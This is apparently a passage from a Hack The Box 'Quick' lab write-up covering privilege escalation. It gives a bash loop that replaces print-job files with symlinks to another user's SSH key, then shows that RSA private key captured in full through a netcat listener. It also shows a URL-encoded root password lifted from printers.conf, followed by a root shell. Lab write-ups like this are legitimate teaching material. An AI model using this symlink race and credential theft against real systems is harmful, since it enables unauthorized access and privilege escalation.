When a printer is assigned a job is creates a file in /var/www/jobs with the name as the timestamp it executed the job, it should look something along the lines of this “2020-08-28_03:41:36” the contents of the file will contain what u put as the bill details before printing, it will then send the contents of the file to the ip and port you set as the printers, since we have perms over this directory we could symlink the file to srvadm's ssh key and read it



I used a bash script for this

```
sam@quick:~$ cat exploit.sh
cd /var/www/jobs; while true; do for file in `ls`; do rm -f $file; ln -s /home/srvadm/.ssh/id_rsa $file; done ;done
sam@quick:~$
```

Now setup a listener and assign the printer to a job while the bash script is running

```
sam@quick:~$ chmod +x exploit.sh
sam@quick:~$ ./exploit.sh
```

```
root ~ htb quick nc -lvnp 6969
Listening on [0.0.0.0] (family 0, port 6969)
Connection from 10.10.10.186 50354 received!
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAutSlpZLFoQfbaRT7O8rP8LsjE84QJPeWQJji6MF0S/RGCd4P
AP1UWD26CAaDy4J7B2f5M/o5XEYIZeR+KKSh+mD//FOy+O3sqIX37anFqqvhJQ6D
1L2WOskWoyZzGqb8r94gN9TXW8TRlz7hMqq2jfWBgGm3YVzMKYSYsWi6dVYTlVGY
DLNb/88agUQGR8cANRis/2ckWK+GiyTo5pgZacnSN/61p1Ctv0IC/zCOI5p9CKnd
whOvbmjzNvh/b0eXbYQ/Rp5ryLuSJLZ1aPrtK+LCnqjKK0hwH8gKkdZk/d3Ofq4i
hRiQlakwPlsHy2am1O+smg0214HMyQQdn7lE9QIDAQABAoIBAG2zSKQkvxgjdeiI
ok/kcR5ns1wApagfHEFHxAxo8vFaN/m5QlQRa4H4lI/7y00mizi5CzFC3oVYtbum
Y5FXwagzZntxZegWQ9xb9Uy+X8sr6yIIGM5El75iroETpYhjvoFBSuedeOpwcaR+
DlritBg8rFKLQFrR0ysZqVKaLMmRxPutqvhd1vOZDO4R/8ZMKggFnPC03AkgXkp3
j8+ktSPW6THykwGnHXY/vkMAS2H3dBhmecA/Ks6V8h5htvybhDLuUMd++K6Fqo/B
H14kq+y0Vfjs37vcNR5G7E+7hNw3zv5N8uchP23TZn2MynsujZ3TwbwOV5pw/CxO
9nb7BSECgYEA5hMD4QRo35OwM/LCu5XCJjGardhHn83OIPUEmVePJ1SGCam6oxvc
bAA5n83ERMXpDmE4I7y3CNrd9DS/uUae9q4CN/5gjEcc9Z1E81U64v7+H8VK3rue
F6PinFsdov50tWJbxSYr0dIktSuUUPZrR+in5SOzP77kxZL4QtRE710CgYEAz+It
T/TMzWbl+9uLAyanQObr5gD1UmG5fdYcutTB+8JOXGKFDIyY+oVMwoU1jzk7KUtw
8MzyuG8D1icVysRXHU8btn5t1l51RXu0HsBmJ9LaySWFRbNt9bc7FErajJr8Dakj
b4gu9IKHcGchN2akH3KZ6lz/ayIAxFtadrTMinkCgYEAxpZzKq6btx/LX4uS+kdx
pXX7hULBz/XcjiXvKkyhi9kxOPX/2voZcD9hfcYmOxZ466iOxIoHkuUX38oIEuwa
GeJol9xBidN386kj8sUGZxiiUNoCne5jrxQObddX5XCtXELh43HnMNyqQpazFo8c
Wp0/DlGaTtN+s+r/zu9Z8SECgYEAtfvuZvyK/ZWC6AS9oTiJWovNH0DfggsC82Ip
LHVsjBUBvGaSyvWaRlXDaNZsmMElRXVBncwM/+BPn33/2c4f5QyH2i67wNpYF0e/
2tvbkilIVqZ+ERKOxHhvQ8hzontbBCp5Vv4E/Q/3uTLPJUy5iL4ud7iJ8SOHQF4o
x5pnJSECgYEA4gk6oVOHMVtxrXh3ASZyQIn6VKO+cIXHj72RAsFAD/98intvVsA3
+DvKZu+NeroPtaI7NZv6muiaK7ZZgGcp4zEHRwxM+xQvxJpd3YzaKWZbCIPDDT/u
NJx1AkN7Gr9v4WjccrSk1hitPE1w6cmBNStwaQWD+KUUEeWYUAx20RA=
-----END RSA PRIVATE KEY-----
VA root ~ htb quick
```

We now have the ssh key for the srvadm user, chmod 600 the key and login with it (remember to edit your /etc/hosts again since it will use 127.0.0.1 instead of the machines ip)

```
chmod 600 srvadm_id_rsa
ssh -i srvadm_id_rsa srvadm@10.10.10.186
```

Doing manual enumeration you come across the ~/.cache/conf.d folder. Inside that folder is a file called printers.conf and on the DeviceURI line there is a url with credentials in it (of course url encoded so decode that)

```
DeviceURI https://srvadm%40quick.htb:%26ftQ4K3SGde8%3F@printerv3.quick.htb/printer
```

Decoding reveals the password "&ftQ4K3SGde8?", testing that password against the root user gives you a root shell

```
srvadm@quick:~/.cache/conf.d$ su
Password:
root@quick:/home/srvadm/.cache/conf.d# id
uid=0(root) gid=0(root) groups=0(root)
root@quick:/home/srvadm/.cache/conf.d#
```

```
root@quick:~# cat root.txt
02e0d97d4bd96dcc9c16e3f480726fa7
root@quick:~#
```

Acquired root.txt (◕‿◕✿)